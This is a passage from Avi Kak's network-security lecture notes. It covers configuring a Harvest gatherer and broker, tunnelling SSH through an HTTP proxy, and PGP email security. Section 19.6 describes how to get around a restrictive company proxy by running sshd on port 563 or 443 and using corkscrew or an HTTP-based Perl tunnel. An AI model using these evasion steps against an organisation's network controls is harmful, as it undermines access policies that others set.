  ```
  RunGatherer
  RunGatherd
  ```

  The first script, `RunGatherer`, starts the process of gathering the information whose root nodes are declared in the Gatherer configuration file. If you are trying to create an index for your entire home directory (that runs into, say, several gigabytes), it could take a couple of hours for the `RunGatherer` to do its job.

- When the first script, `RunGatherer`, is done, it automatically starts the `gatherd` server daemon. For a database collected by a previous run of `RunGatherer`, you'd need to start the server daemon `gatherd` manually by running the script `RunGatherd`.

19.5.3: Harvest: Broker

- As mentioned previously, a Broker first constructs an index from the SOIF objects made available by the `gatherd` server daemon and serves out the index on a port whose default value is 8501.

- By default, Harvest uses Glimpse as its indexer. The programs that are actually used for indexing are

```
/usr/local/harvest/lib/broker/glimpse
/usr/local/harvest/lib/broker/glimpseindex
```

  Note that `/usr/local/harvest/` is the default installation directory for the Harvest code.,

- When `glimpse` is the indexer, the broker script `RunBroker` calls on the following server program

```
/usr/local/harvest/lib/broker/glimpseserver
```

  to serve out the index on port 8501.

- See the User's Manual for how to use other indexers with Harvest. Examples of other indexers would be WAIS (both freeWAIS and commercial WAIS) and SWISH. The User's Manual is located at

```
DownLoadDirectory/doc/pdf/manual.pdf
DownLoadDirectory/doc/html/manual.html
```

19.5.4: How to Create a Gatherer?

- Let's say I want to create a gatherer for my home directory on my Linux laptop. This directory occupies about 3 gigabytes of space. The steps for doing so are described below.

- We will call this gatherer `KAK_HOME_GATHERER`.

- To create this gatherer, I'll log in as root and do the following:

```
cd $HARVEST_HOME              ( this is /usr/local/harvest )

cd gatherers

mkdir KAK_HOME_GATHERER       ( As already noted, this will also be the
                                name of the new gatherer )
cd KAK_HOME_GATHERER

mkdir lib                     ('lib' will contain the configuration files
                               used by the gatherer.  See explanation
                               below.)

mkdir bin                     ('bin' will contain any new summarizers
                               you may care to define for new document
                               types.)
cd lib

cp $HARVEST_HOME/lib/gatherers/*.cf .
cp $HARVEST_HOME/lib/gatherers/magic .
```

- The last two steps listed above will deposit the following files in the `lib` directory of the gatherer directory:

```
bycontent.cf
byname.cf
byurl.cf

magic

quick-sum.cf

stoplist.cf

allowlist.cf
```

- About the first three files listed above, these three files are to help the Essence system to figure out the type of a document. The `bycontent.cf` file contains the content parsing heuristics for type recognition by Essence. Similarly, the file `byname.cf` contains the file naming heuristics for type recognition; and the file `byurl.cf` contains the URL naming heuristics for type recognition. Essence uses the above three files for type recognition in the following order: `byurl.cf`, `byname.cf`, and `bycontent.cf`. Note that the second column in the `bycontent.cf` is the regex that must match what would be returned by calling the Unix command 'file' on a document.

- About the file `magic`, the numbers shown at the left in this file are used by the Unix 'file' command to determine the type of a file. The 'file' command must presumable find a particular string at the byte location given by the magic number in order

to recognize a file type. The bytes that are found starting at the magic location must correspond to the entry in the third column of this file.

- About the file `quick-sum.cf`, this file contains some regexes that can be used for determining the values for some of the attributes needed for the SOIF summarization produced by some of the summarizers.

- About the file `stoplist.cf`, it contains a list of file object types that are rejected by Essence. So there will be no SOIF representations produced for these object types.

- For my install of Harvest, I found it easier to use an `allowlist.cf` file to direct Essence to accept only those document types that are placed in `allowlist.cf`. However, now you must now supply Essence with the '`-allowlist`' flag. This flag is supplied by including the line

  ```
  Essence-Options: -allowlist
  ```

  in the header section of the `KAK_HOME_GATHERER.cf` config file to be described below.

- Now do the following:

  ```
  cd ..          (this puts you back in KAK_HOME_GATHERER directory)
  ```

  For now, ignore the `bin` sub-directory in the gatherer directory. The `bin` directory is for any new summarizers you may create.

- Now copy over the configuration file from one of the "example" gatherers that come with the installation:

```
cp ../example-4/example-4.cf  KAK_HOME_GATHERER.cf
```

In my case, I then edited the `KAK_HOME_GATHERER.cf` file so that it had the functionality that I needed for scanning my home directory on the laptop. My `KAK_HOME_GATHERER.cf` looks like

```
#
#  KAK_HOME_GATHERER.cf - configuration file for a Harvest Gatherer
#

#  It is possible list 23 options below before you designate RootNodes
#  and LeafNodes.  See page 38 of the User's Manual for a list of these
#  options.

#  Note that the default for TTL is one month and for Refresh-Rate
#  is one week.  One week equals 604800 seconds.  I have set TTL
#  to three years and the Refresh-Rate to one month.

#  Post-Summarising did not work for me.  When I run RunGatherer
#  I get the error message in log.errors that essence cannot parse
#  the rules file listed against this option below.

Gatherer-Name:  Avi Kak's Gatherer for All Home Files
Gatherer-Port: 8500
Access-Delay:           0
Top-Directory:          /usr/local/harvest/gatherers/KAK_HOME_GATHERER
Debug-Options:          -D40,1 -D64,1
Lib-Directory:          ./lib
Essence-Options:        --allowlist ./lib/allowlist.cf
Time-To-Live:           100000000
Refresh-Rate:           2592000
#Post-Summarizing:       ./lib/myrules


# Note that Depth=0 means unlimited depth of search.
# Also note that the content of the RootNodes element needs to be
# in a single line:
<RootNodes>
file:///home/kak/ Search=Breadth Depth=0 Access=FILE \
    URL=100000,mydomain-url-filter HOST=10,mydomain-host-filter
```

```
</RootNodes>
```

- Similarly, copy over the scripts **RunGatherer** and **RunGatherd** from one of the **example** gatherers into the **KAK_HOME_GATHERER** directory. *You would need to edit at least two lines in RunGatherer so that the current directory is pointed to. You'd also need to edit the last line of RunGatherd for the same reason.* My **RunGatherer** script looks like

```
#!/bin/sh

HARVEST_HOME=/usr/local/harvest; export HARVEST_HOME

# The following sets the local disk cache for the gatherer to 500 Mbytes.
HARVEST_MAX_LOCAL_CACHE=500; export HARVEST_MAX_LOCAL_CACHE

# The path string added at the beginning is needed by essence to
# to locate the new summarizer ScriptFile.sum
PATH=${HARVEST_HOME}/gatherers/KAK_HOME_GATHERER/bin:\
${HARVEST_HOME}/bin:${HARVEST_HOME}/lib/gatherer:${HARVEST_HOME}/lib:$PATH

export PATH

NNTPSERVER=localhost; export NNTPSERVER

cd /usr/local/harvest/gatherers/KAK_HOME_GATHERER
sleep 1
‘rm -rf data tmp log.*‘
sleep 1
exec Gatherer "KAK_HOME_GATHERER.cf"
```

and my **RunGatherd** script looks like

```
#!/bin/sh
```

```
#
#  RunGatherd - Exports the KAK_HOME_GATHERER Gatherer's database
#
HARVEST_HOME=/usr/local/harvest; export HARVEST_HOME
PATH=${HARVEST_HOME}/lib/gatherer:${HARVEST_HOME}/bin:$PATH; export PATH
exec gatherd -d /usr/local/harvest/gatherers/KAK_HOME_GATHERER/data 8500
```

Note that I have included the command '`rm -rf tmp data log.*` in the `RunGatherer` script for cleanup before a new gathering action.

- Similarly, copy over the filter files

  ```
  mydomain-url-filter
  mydomain-host-filter
  ```

  from the `example-5` gatherer into the `KAK_HOME_GATHERER` directory. Both of these files are mentioned against the `RootNode` in the gatherer configuration file `KAK_HOME_GATHERER.cf`. My `mydomain-url-filter` file looks like

```
# URL Filter file for 'mydomain'
#
# Here 'URL' really means the pathname part of a URL.  Hosts and ports
# dont belong in this file.
#
# Format is
#
#    Allow regex
#    Deny regex
#
# Lines are evaulated in order; the first line to match is applied.
#

# The files names that are denied below will not even be seen by the
# essence system.  It is more efficient to stop files BEFORE the
```

```
# gatherer extracts information from them.  Compared to this action by
# mydomain-url-filter, when files are stopped by the entries in
# byname.cf, bycontent.cf, and byurl.cf, that happens AFTER the
# information is extracted from those files by the gatherer.

Deny \.gif$ # don't retrieve GIF images
Deny \.GIF$ # #
Deny \.jpg$ # #
Deny \.JPG$ # #
Deny /\..+                          # don't index dot files
Deny \.pl\.                         # don't index OLD perl code
Deny \.py\.                         # don't index OLD python code
Deny    /home/kak/tmp                  # don't index files in my tmp
Deny    ~$                             # don't index tilde files
Deny    /,                             # don't index comma files
Allow .* # allow everything else.
```

and my **mydomain-host-filter** file looks like

```
# Host Filter file for 'mydomain'
#
# Format is
#
#    Allow regex
#    Deny regex
#
# Lines are evaulated in order; the first line to match is applied.
#
# 'regex' can be a pattern for a domainname, or IP addresses.
#
Allow .*\.purdue\.edu         # allow hosts in Purdue domain
#Allow ^10\.128\. # allow hosts in IP net 10.128.0.0
Allow ^144\.46\. # allow hosts in IP net 144.46.0.0
Allow ^192\.168\. # allow hosts in IP net 192.168.0.0
Deny    .* # deny all others
```

- Apart from the fact that you may wish to create your own sum-

marizers (these would go into the `bin` directory of your gatherer, you are now ready to run the `RunGatherer`.

- You can check the output of the `gatherd` daemon that is automatically started by the `RunGatherer` script after it has done its job by

```
$HARVEST_HOME/bin/gather localhost 8500 | more
```

assuming that the database collected is small enough. You can also try

```
cd data
$HARVEST_HOME/lib/gatherer/gdbmutil stats PRODUCTION.gdbm
```

This will return the number of SOIF objects collected by the gatherer.

- As already mentioned, if you create a new summarizers in the `bin` directory of the gatherer, you also need a pathname to the this `bin` directory in the `RunGatherer` script.

- Finally, in my case, the `KAK_HOME_GATHERER` had trouble gathering up Perl and Python scripts for some reason. I got around this problem by defining an object type `ScriptFile` in the `bycontent.cf` configuration file in the `lib` directory of the gatherer. I also defined an object type called `Oldfile` in the `byname.cf` configuration file of the same directory. Since I did not include the type `OldFile` in my `allowlist.cf`, essence did not summarize any files that were of type `OldFile`. However, I

did include the type `ScriptFile` in `allowlist.cf`. So I had to provide a summarizer for it in the `bin` directory of the gatherer. The name of this summarizer had to be `ScriptFile.sum`.

19.5.5: How to Create a Broker?

- Log in a root and start up the httpd server by

  ```
  sudo /usr/local/apache2/bin/apachectl start
  ```

  Actually, the httpd server starts up automatically in my case when I boot up the laptop since the above command is in my `/etc/rc.local` file.

- Now do the following:

  ```
  cd $HARVEST_HOME/bin

  CreateBroker
  ```

  This program will prompt for various items of information related to the new broker you want to create. The first it would ask for is the name you want to use for the new broker. For brokering out my home directory on the Linux laptop, I called the broker `KAK_HOME_BROKER`. This then becomes the name of the directory under `$HARVEST_HOME/brokers` for the new broker. **If you previously created a broker with the same name, you'd need to delete that broker directory in the `$HARVEST_HOME/brokers` directory. You would also need to delete a subdirectory of that name in the `$HARVEST_HOME/tmp` directory.**

- Another prompt you get from the `CreateBroker` program is "*Enter the name of the attribute that will be displayed to the*

user as one-line object description in search results [description]:". The 'description' here refers to the SOIF attribute that will be displayed in the first line when query retrieval is displayed in the browser.

- Toward to the end of the broker creation procedure, say 'yes' to the prompt "*Would you like to add a collection point to the Broker now?*". This will connect the `gatherd` daemon process running on port 8500 with the broker process.

- You will be prompted one more time with the same question as listed above. Now say "no".

- CreateBroker deposits the following executable shell file

```
RunBroker          (Make sure you kill off any previously
                    running broker processes before you
                    do this.)
```

  in the new broker directory.

- Now fire up the broker by

```
RunBroker -nocol
```

  in the broker directory. The option '-nocol' is to make certain that the gatherer does not start collecting again when you invoke the RunBroker command. We are obviously assuming that you have established a gatherer separately and that it is already up and running. **If you have gathered up the information**

but the server 'gatherd' is not running to serve out the SOIF objects, execute the `RunGatherd` script in the gatherer directory. The `RunBroker` command starts up the `glimpseindex` daemon server.

- When you ran `CreateBroker`, that should also have spit out a URL to an HTML file that you can bring up in the browser to see the new searchable database. Or, in the broker directory, you can just say

```
cd $HARVEST_HOME/brokers/KAK_HOME_BROKER

firefox query.html
or
firefox index.html
or
firefox stats.html
```

- Whether or not you can see the query form page may depend on whether you use the URL returned by the `CreateBroker` command or whether you make a direct call with '`firefox query.html`'. The former uses the HTTP protocol and therefore goes through the Apache HTTPD server, whereas the latter would use the FILE protocol and would be handled directly by the firefox web browser.

- Assuming you use the http protocol for seeing the query form, let's say you get the error number 500 (in the `error_log` file in the `$APACHEHOME/logs` directory). This means that

`$APACHEHOME/conf/httpd.conf` is misconfigured. In particular, you need the following directive in the `httpd.conf` file:

```
ScriptAlias /Harvest/cgi-bin/ "/usr/local/harvest/cgi-bin/"
Alias /Harvest/ "/usr/local/harvest/"
<Directory "/usr/local/harvest">
    Options FollowSymLinks
</Directory>
```

for the HTTPD server to be able to find the `search.cgi` that is in the `$HARVEST_HOME/cgi-bin/` directory.

- Finally, for the case of constructing an index for your own home directory (such as my `/home/kak/`), you may be able to see the search results, but clicking on an item may not return that item in the browser. That is because of the security setting in firefox browsers; this setting keeps the browser from displaying anything in response to the FILE protocol (as opposed to the HTTP protocol). You may to change the settings in the file `.mozilla/firefox/qwjvm1oo.default/user.js` of your home account for firefox to be able to show local files.

- After you have crated a new broker for a gatherer that previously collected its database, make sure you execute the following scripts:

```
RunGatherd              (in the gatherer directory)

RunBroker               (in the broker directory)
```

The former runs the `gatherd` daemon server to serve out the

SOIF objects on port 8500 and the latter first constructs the index for the database and then run the `glimpserver` daemon to serve out the index on port 8501.

- After you have started `RunBroker`, watch the cpu meter. For the entire home directory, it may take a long time (up to 20 minutes) for the broker to create the index from the SOIF records made available by the `gatherd` daemon. *It is only after the* `RunBroker` *command has finished creating an index for the database that you can carry out any search in the browser.*

- If your scripts `RunGatherd` and `RunBroker` scripts are running in the background, if you want to search for something that is being doled out by Harvest, you can point your browser to

  ```
  http://localhost/Harvest/brokers/KAK_HOME_BROKER/admin/admin.html
  ```

  ```
  http://pixie.ecn.purdue.edu/Harvest/brokers/KAK_HOME_BROKER/query.html
  ```

- I have placed the command strings

  ```
  /usr/local/harvest/gatherers/KAK_HOME_GATHERER/RunGatherd
  ```

  ```
  /usr/local/harvest/brokers/KAK_HOME_BROKER/RunBroker
  ```

  in `/etc/rc.local` so that the SOIF object server `gatherd` and the index server `glimpseserver` will always be on when the machine boots up.

19.6: CONSTRUCTING AN SSH TUNNEL THROUGH AN HTTP PROXY

- SSH tunneling through HTTP proxies is typically carried out by sending an HTTP request with the method `CONNECT` to the proxy. The HTTP/1.1 specification reserves the method `CONNECT` to enable a proxy to dynamically switch to being a tunnel, such as an SSH tunnel (for SSH login) or an SSL tunnel (for the HTTPS protocol). [**Here are all the HTTP/1.1 methods: GET, POST, OPTIONS, HEAD, PUT, DELETE, TRACE, and CONNECT.**]

- The two very commonly used programs that send a `CONNECT` request to an HTTP proxy are **corkscrew** and **connect**.

- The first of these, **corkscrew**, comes as a tar ball with config, make, and install files. You install it by calling, '`./config`', '`make`', and '`make install`'. My advice would be to **not** go for '`make install`'. Instead, place the `corkscrew` executable in the `.ssh` directory of your home account.

- The second of these, **connect**, comes in the form of a C program, `connect.c`, that is compiled easily by a direct call to gcc. Again

place the executable, `connect`, in your .ssh directory.

- The most convenient way to use either the `corkscrew` executable or the `connect` executable is by creating a 'config' file in your .ssh directory and making 'ProxyCommand' calls to these executables in the 'config' file. Here is my `~kak/.ssh/config` file

```
Host=*
#  The '-d' flag in the following ProxyCommand is for debugging:
#   ProxyCommand ~/.ssh/connect -d -H localhost:3128 %h %p
#  ProxyCommand ~/.ssh/connect -H localhost:3128 %h %p
   ProxyCommand ~/.ssh/corkscrew localhost 3128 %h %p
```

  where the `Host=*` line means that the shown "ProxyCommand" can be used to make an SSH connection with all hosts. A regex can be used in place of the wildcard '*' if you want to place restrictions on the remote hostnames to which the proxycommand applies. What you see following the keyword "ProxyCommand" is what will get invoked when you call something like '`ssh moonshine.ecn.purdue.edu`'. For the uncommented line that is shown, this means that the `corkscrew` program will be called to tunnel through Squid by connecting with it on its port 3128. **(See the manpage for `ssh_config`)** If you want to use `connect` instead of `corkscrew`, comment out and uncomment the lines in the above file as needed.

- But note that when your .ssh directory contains a 'config' file, all invocations of SSH, even by other programs like 'rsync' and 'fetchmail', will be mediated by the content of the config file in the .ssh directory.

- To get around the difficulty that may be caused by the above, you can use the shell script 'ssh-proxy' (made available by Eric Engstrom) in your .ssh directory.

- You can construct an SSH tunnel through an HTTP proxy server only if the proxy server wants you to. Let's say that SQUID running on your own machine is your HTTP proxy server. Most sites running the SQUID proxy server restrict CONNECT to a limited number of whitelisted hosts and ports. In a majority of cases, the proxy server will allow CONNECT outgoing requests to go only to port 443. (This port is monitored by HTTPS servers, such as the Purdue web servers, for secure web communication with a browser. When you make an HTTP request to Purdue, it goes to port 80 at the Purdue server. However, when you make an HTTPS request, it goes to port 443 of the server.)

- An HTTP proxy, such as SQUID, must allow the CONNECT method to be sent out to the remote server since that is what is needed to establish a secure communication link. I had to place the following lines in the `squid.conf` file for my SQUID proxy server to allow for an SSH tunnel:

```
acl SSH_port port 22            # ssh
http_access allow CONNECT SSH_port
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
```

- What makes getting the corkscrew/connect based tunnels through

the SQUID proxy server to work very frustrating was that even when you completely kill the squid process by sending it the '`kill -9 pid`' command, and then when you try to make an ssh login, you get the following sort of an error message

```
ssh_exchange_identification: Connection closed by remote host
```

This message holds no clue at all to the effect that the proxy server, SQUID, has been shut down. I believe the message is produced by the SSH client program. I suppose that from the perspective of the client program, the proxy server is no different from a remote server.

- To see you have made an SSH connection through the SQUID proxy, check the latest entry in the log file `$SQUID_HOME/var/logs/access.log`.

- So what is one supposed to do when the HTTP proxy server won't forward a CONNECT request to the remote SSH server on, say, port 22 (the standard port that the SSH server on the remote machine will be monitoring)?

- If the highly restrictive proxy server on your company's premises would not send out CONNECT requests to the SSHD standard port 22 on the remote machine, you could try the following ploy: *You could ask the SSHD server (running on a machine like moonshine.ecn.purdue.edu) to monitor a non-standard port (***in addition** *to monitoring the standard port) by*:

```
/usr/local/sbin/sshd -p 563
```

where the port 563 is typically used by NNTPS. [The assumption is that the highly restrictive HTTP proxy server that your company might be using would allow outbound proxy connections for ports 563 (NNTPS) and 443 (HTTPS). If 563 does not work, try 443.]

- Now, on the client side, you can place the following line in the `~/.ssh/config` file:

```
Host moonshine.ecn.purdue.edu
ProxyCommand corkscrew localhost 3128 moonshine.ecn.purdue.edu 563
```

- Another approach is to use Robert MaKay's GET/POST based "tunnel" that uses Perl scripts at both ends of a SSH connection. There is only one disadvantage to this method: you have to run a server script also in addition to the client script. But the main advantage of this method is that it does NOT care about the CONNECT restrictions in the web proxy that your outbound http traffic is forced to go through.

19.7: HOMEWORK PROBLEMS

1. What do we mean by "shim layer" in the TCP/IP protocol stack?

2. What is an anonymizing proxy in a network? In which layer of the TCP/IP protocol stack does an anonymizing proxy server belong?

3. Let's say you are installing a SOCKS proxy for a LAN that you are the admin for. This proxy requires that you install a SOCKS server on a designated machine that is directly connected to the internet and that you install the SOCKS client software on all of the machines in the LAN. Why do you think you need both a server and a client for the proxy to work?

4. What is the standard port assigned to the SOCKS server?

5. What are the main differences between the SOCKS4 and the SOCKS5 implementations of the SOCKS protocol?

6. What are the essential elements of the negotiation between a SOCKS client and a SOCKS server before the latter agrees to

forward the client's request? How does the server tell the client that the latter's request cannot be granted?

7. Why is a SOCKS proxy also referred to as a "circuit level proxy?"

8. What is meant by socksifying an application?

9. What is meant by jargon phrases such as "port forwarding" and "tunneling"?

10. How can you make sure that when you go through an anonymizing proxy, your IP address is not visible to the remote server?

11. What is web caching? How is an HTTP proxy used for web caching?

12. What is the average size of an internet object — according to folks who compile such stats? If an ISP allocates, say, 4 Gbytes of memory to a web caching server like Squid, what is the maximum number of internet objects that could be stored in such a cache? Additionally, how much RAM would you need to hold the object index for all the objects stored in the cache?

13. If you run a web caching proxy such as Squid on your own laptop, how would you tell your browser that it needs to route all its

requests through the proxy?

14. What is the role of a cache manager vis-a-vis a proxy server such as Squid?

15. The option '`-D`' given to a SOCKS server when you first bring it up means something that is completely different from what the same option means for a Squid server. What is the difference?

16. What historical role has the Harvest information gathering and indexing system played in the evolution of the modern internet search engines?

17. What does a `broker` do in Harvest? Also, what is the function of a `gatherer`?

Lecture 20: PGP, IPSec, SSL/TLS, and Tor Protocols

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 28, 2017
10:08am

Goals:

- PGP: A case study in email security
- Key management issues in PGP
- Packet-level security with IPSec
- Transport Layer Security with SSL/TLS
- **Heartbeat Extension** to the SSL/TLS protocol
- The Tor protocol for anonymized routing

CONTENTS

20.1: INFORMATION SECURITY FOR NETWORK-CENTRIC APPLICATIONS

- As mentioned earlier in these lecture notes, ensuring *information security* in network-centric applications requires paying attention to:
  - authentication
  - confidentiality
  - key management

- As shown in Figure 1, information security may be provided at different layers in the internet suite of communication protocols:
  - We can provide security services in the Network Layer by using, say, the IPSec protocol, as shown in part (a) of Figure 1. While eliminating (or reducing) the need for higher level protocols to provide security, this approach, if solely relied upon, makes it difficult to customize the security policies to specific applications. It also takes away the management of security from the application developer.

Four Layer Representation of the TCP/IP Protocol Stack (See Lecture 16)




Figure 1: *Confidentiality and authentication for information security can be provided in three different layers in the TCP/IP protocol stack, as shown in this figure.* (*This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak*)

– We can provide security in a higher layer, but still in a manner that is agnostic with regard to specific applications, by adding security-related features to TCP packets. This can be done with a Session Layer protocol like the Secure Sockets Layer (SSL/TLS). This is shown in part (b) of Figure 1. [*As stated in Section 16.2 of Lecture 16, in a 4-layer presentation of the TCP/IP protocol stack, the SSL/TLS protocol is usually placed in the Application Layer. However, again as stated in Lecture 16, more accurately speaking, the SSL/TLS protocol belongs to the Session Layer in the 7-layer OSI model of the TCP/IP stack.*] [Note that the firewall security provided by `iptables`, as presented in Lecture 18, also operates at the transport layer of the protocol stack. However, that is primarily defensive security. That is, `iptables` based firewall security is not meant for making information secure through authentication and confidentiality services.]

– We can embed security in the application itself, as shown in part (c) of Figure 1. The applications PGP, S/MIME, etc., in that figure are all security aware. [The proxy servers, as presented in Lecture 19, can also provide security at the application level. However, as with `iptables`, that is again primarily defensive security in the form of access control. It is generally not the job of the proxy servers to provide authentication and confidentiality services.]

- In each of the three different layers mentioned above, authentication can be provided by public-key cryptography (see Lecture 12) and by secure transmission of message digests or message authentication codes (see Lecture 15). [As mentioned previously in Lecture 15, authentication means **two** things: When information is received from a source, authentication means that the source is indeed as alleged in the information. Authentication also means that the information

was not altered along the way. The latter type of authentication is also referred to as maintaining data integrity.]

- Again in each of the three different layers, confidentiality can be provided by symmetric key cryptography (see Lecture 9).

- However, when public-key cryptography is used for authentication at any layer, the key-management issues in all layers can be made complicated by the fact that users are allowed to have multiple public keys.

- In this lecture, we will present PGP as an example of Application Layer security, IPSec for Network Layer security, and SSL/TLS for Session Layer security.

- About the vocabulary used in the rest of this lecture, note that the internet standards often use **octet** for a **byte** and not infrequently **datagram** for a **packet**. We will consider an octet to be synonymous with a byte and a packet to be synonymous with a datagram. [Strictly speaking, a **byte** is the smallest unit for memory addressing. A special-purpose computing device may, for example, use 6-bit bytes. For us, a **byte** will always contain 8 bits. About packets vs. datagrams, a **packet** is a generic name for the data that is kept together during transmission through a network. As discussed in Lecture 16, the IP Layer receives a TCP segment from the TCP Layer and, if the TCP segment is too long, fragments it into smaller packets that are acceptable to the routers. Before security processing can be applied, it is often necessary to reassemble these packets back into the original TCP segments. In the context of TCP/IP protocols,

most folks use **packet** to denote what is sent down by the IP Layer to the Link Layer at the sending end and what is sent up by the Link Layer to the IP Layer at the receiving end. Additionally, most folks use **TCP segment** and **datagram** interchangeably.]

20.2: APPLICATION LAYER SECURITY — PGP FOR EMAIL SECURITY

- PGP stands for Pretty Good Privacy. It was developed originally by Phil Zimmerman. However, in its incarnation as **OpenPGP**, it has now become an open-source standard. The standard is described in the document RFC 4880.

- PGP is widely used for protecting data in long-term storage. In this lecture, though, our focus is primarily on email security. [As I also mention in Lecture 22, in these days when it is so easy for your information to be stolen from your computer through malware, at the least you should keep all your personal information in a GPG encrypted file. GPG, which stands for Gnu Privacy Guard, is an implementation of OpenPGP (RFC 4880). To encrypt a file called `myinfo.txt`, all you have to do is to run a command like '`gpg --cipher-algo AES256 -c myinfo.txt`'. You will be prompted for a passphrase that is used to create the needed encryption key. This command will place its output in a file named `myinfo.txt.gpg`. You can decrypt the encrypted file at any time by calling '`gpg myinfo.txt.gpg`'. Do '`gpg -help`' for the different command line options that go with the `gpg` command. I should also mention that it is easy to use several text editors seamlessly with GPG. **IMPORTANT:** After you have used the `gpg` command in the manner indicated, make sure you delete the original file with the `srm` command that stands for "secure remove". What `srm` does amounts to wiping clean the part of disk memory that was occupied by the file you just encrypted.]

- PGP's operation consists of **five services**:

1. **Authentication Service:** Sender authentication consists of the sender attaching his/her digital signature to the email and the receiver verifying the signature using public-key cryptography. Here is an **example** of authentication operations carried out by the sender and the receiver:

   i) At the sender's end, the SHA-1 hash function is used to create a 160-bit message digest of the outgoing email message. [See Lecture 15 for the SHA hashing functions.]

   ii) The message digest is encrypted with RSA using the sender's private key and the result **prepended** to the message. The composite message is transmitted to the recipient.

   iii) The receiver uses RSA with the sender's public key to decrypt the message digest.

   iv) The receiver compares the locally computed message digest with the received message digest.

   The above description was based on using a RSA/SHA based digital signature. PGP also support DSS/SHA based signatures. DSS stands for **Digital Signature Standard**. [See

Section 13.6 of Lecture 13 and Section 14.13 of Lecture 14 for DSS.] Additionally, the above description was based on attaching the signature to the message. PGP also supports **detached signatures** that can be sent separately to the receiver. Detached signatures are also useful when a document must be signed by multiple individuals.

2. **Confidentiality Service:** This service can also be used for encrypting disk files. As you'd expect on the basis of the discussion in Lecture 13, PGP uses symmetric-key encryption for confidentiality. The user has a choice of three different block-cipher algorithms for this purpose: CAST-128, IDEA, or 3DES, with CAST-128 being the default choice. [Like DES, **CAST-128** is a block cipher that uses the Feistel cipher structure (see Lecture 3 for what is meant by the Feistel structure). The block size in CAST-128 is 64-bits and the key size varies between 40 and 128 bits. Depending on the key size, the number of rounds used in the Feistel structure is between 12 and 16, it being the latter when the key size exceeds 80 bits. Obviously, as you'd expect, how each round of processing works in CAST is different from how it works in DES. But, overall, as in DES, each round carries out a series of substitutions and permutations in the incoming data. **IDEA** (International Data Encryption Algorithm) is also a block cipher. IDEA uses 64-bit blocks and 128 bit keys. The cipher uses 8 rounds of processing on the input bit blocks (and an additional half round), each round consisting of substitutions and permutations.]

   – The block ciphers are used in the **Cipher Feedback Mode** (CFB) explained in Lecture 9.

– The 128-bit encryption key, called the **session key**, is generated for each email message separately.

– The session key is encrypted using RSA with the receiver's public key. Alternatively, the session key can also be established using the **ElGamal** algorithm. (See Section 13.6 of Lecture 13 for the ElGamal variant of the Diffie-Hellman algorithm.)

– What is put on the wire is the email message after it is encrypted first with the session key and then with the receiver's public key.

– If confidentiality and sender-authentication are needed simultaneously, a digital signature for the message is generated using the hash code of the message plaintext and appended to the email message before it is encrypted with the session key. (See the previously shown PGP's authentication service.)

3. Compression Service: By Default PGP compresses the email message after appending the signature but before encryption. This makes long-term storage of messages and their signatures more efficient. This also decouples the encryption algorithm from the message verification procedures. Compression is carried out with the ZIP algorithm.

4. **E-Mail Compatibility Service:** Since encryption, even when it is limited to the signature, results in arbitrary binary strings, and since network message transmission is character oriented, we must represent binary data with ASCII strings. PGP uses **Base64** encoding for this purpose. [Base64 encoding is referred to as Radix 64 encoding in the PGP documentation. As you should already know from our previous references to this form of encoding multimedia objects, it has emerged as probably the most common way to transmit binary data over a network. To briefly review Base64 again (at the risk of beating a dead horse), it first segments the bytes of the object that needs to be encoded into 6-bit words. The $2^6 = 64$ different possible 6-bit words are represented by printable characters as follows: The first 26 are mapped to the uppercase letters A through Z, the next 26 to the lowercase a through z, the next 10 to the digits 0 through 9, and the last two to the characters '/' and '+'. This causes each triple of adjoining bytes to be mapped into four ASCII characters. The Base64 character set includes a 65^{th} character, '=', to indicate how many characters the binary string is short of being an exact multiple of 